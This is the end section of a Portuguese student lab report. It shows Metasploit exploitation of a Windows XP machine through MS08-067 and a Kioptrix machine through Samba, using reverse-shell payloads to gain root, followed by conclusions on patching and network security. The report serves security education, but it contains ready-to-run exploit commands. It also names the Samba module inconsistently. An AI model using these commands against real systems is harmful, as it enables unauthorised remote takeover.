
Na descrição podemos ver que as versões 2.2.0 até 2.2.8, então vamos usar o modulo no metasploit.




De todos os exploits disponíveis, vamos usar o que é para o linux, pois o metasploit usa sempre o exploit/sistema operativo/serviço/.



Depois de dar exploit, abriu várias sessões, usamos uma para interagir com o sistema



E pronto, temos acesso total à maquina, como podemos ver somos root da máquina depois de termos executado o comando `whoami`, tendo total acesso à máquina.



🔎 7.e) Comandos Metasploit utilizados

🔓 Exploração da máquina #5 – Windows XP (MS08-067)

Esta exploração foi feita utilizando o módulo `ms08_067_netapi`, uma vulnerabilidade crítica no serviço SMB do Windows XP.
Os comandos executados no Metasploit foram os seguintes:

```
use exploit/windows/smb/ms08_067_netapi
set RHOSTS 10.120.59.113            # IP da VM Windows XP
set LHOST 192.168.59.2              # IP da máquina
atacante (Kali)
set PAYLOAD windows/meterpreter/reverse_tcp
exploit
```

🐧 Exploração da máquina #4 – Kioptrix (Samba 2.2.1a)

O módulo usado foi `usermap_script`, que afeta versões vulneráveis do serviço Samba.
Comandos usados:

```
use exploit/linux/samba/trans2open
set RHOSTS 10.120.59.124            # IP da VM Kioptrix
set PAYLOAD generic/shell_reverse_tcp
exploit
```

Após a exploração bem-sucedida, foi aberta uma shell remota com permissões de root.

Comandos executados:

```
whoami                          # Verificar se o acesso foi
root
uname -a                        # Ver detalhes do sistema
operativo
ls /                            # Listar diretórios do sistema
```

🛠️ Ferramentas de apoio

Durante todo o processo foram também utilizadas outras ferramentas para suporte à identificação e exploração de serviços:

- `nmap` com scripts NSE:

```
nmap -sV -sC 10.120.59.124
```

- searchsploit para procurar exploits locais:

```
searchsploit samba 2.2.1a
```

- Base de dados Rapid7: https://www.rapid7.com/db/
- Base de dados de ferramentas no Nmap: https://nmap.org/tools.html

---

✅ Conclusão Final – Módulo Hacking

Este módulo demonstrou com sucesso como ferramentas como **Nmap, OpenVAS e Metasploit** podem ser combinadas para:

- Identificar vulnerabilidades
- Validar configurações inseguras
- Executar **explorações práticas e reais** com controlo remoto total

💡 Estes testes reforçam a importância da **manutenção, atualização e segmentação de redes**, especialmente em ambientes com sistemas legados.

🏁 Conclusão Final

🔍 Resumo Global do Trabalho

Ao longo deste trabalho de construção e análise de um laboratório de redes, foram atingidos todos os objetivos definidos no enunciado. A execução prática envolveu a criação de um ambiente virtual, com diferentes sistemas operativos e serviços vulneráveis, permitindo a realização de testes de conectividade, análise de tráfego e exploração de vulnerabilidades.

🎯 Principais Atividades Realizadas

- **Construção do Laboratório Virtual** com 5 máquinas (Host / Atacante, Gateway / Sniifer, Kioptrix, Windows XP e um Servidor Ubuntu).
- **Validação da conectividade** interna e externa entre todas as VMs, com acesso completo à internet.
- **Captura de tráfego e Análise de tráfego** utilizando as ferramentas `tcpdump` e `Wireshark`, comprovando a diferença entre protocolos inseguros (FTP, Telnet) e protocolos seguros (HTTPS, SSH).
- **Varredura de Rede** utilizando `nmap`, para identificar as portas abertas e os respetivos sistemas operativos.
- **Detecção de Vulnerabilidades** utilizando o OpenVAS, com análise detalhada dos riscos das máquinas alvo.
- **Exploração Prática de Vulnerabilidades** através do Metasploit, foi possível obter acesso remoto tanto na máquina Windows XP como na máquina Kioptrix.

📈 Competências Desenvolvidas

- **Configuração de redes virtuais** (IP Forwarding, NAT, DHCP).
- **Utilização prática de ferramentas de segurança** (Nmap, Wireshark OpenVAS, Metasploit).
- **Análise de vulnerabilidades e avaliação de riscos**.
- **Execução de ataques controlados.**

🛡️ Reflexão Final

Este trabalho evidenciou a importância de:

1. **Devemos sempre atualizar os nosso sistemas operativos e serviços** para versões seguras.
2. **Utilizador protocolos encriptados** para maior segurança.
3. **Monitorizar e analisar** continuamente a rede para detectar possíveis ataques.
4. **Explorar possíveis vulnerabilidades** e corrigi-las antes de serem exploradas por agentes maléficos.

Foi possível confirmar que sistemas desatualizados mesmo em redes internas, podem ser uma ameaça significativa sendo facilmente comprometidas por atacantes.

✅ Conclusão Geral

Após a realização do trabalho, podemos concluir que os testes realizados demostraram de forma prática todo o ciclo de segurança ofensiva: **reconhecimento, análise, exploração e controlo.**
Este trabalhou contribuiu significativamente para o fortalecimento das competências técnicas em **Segurança de Redes.**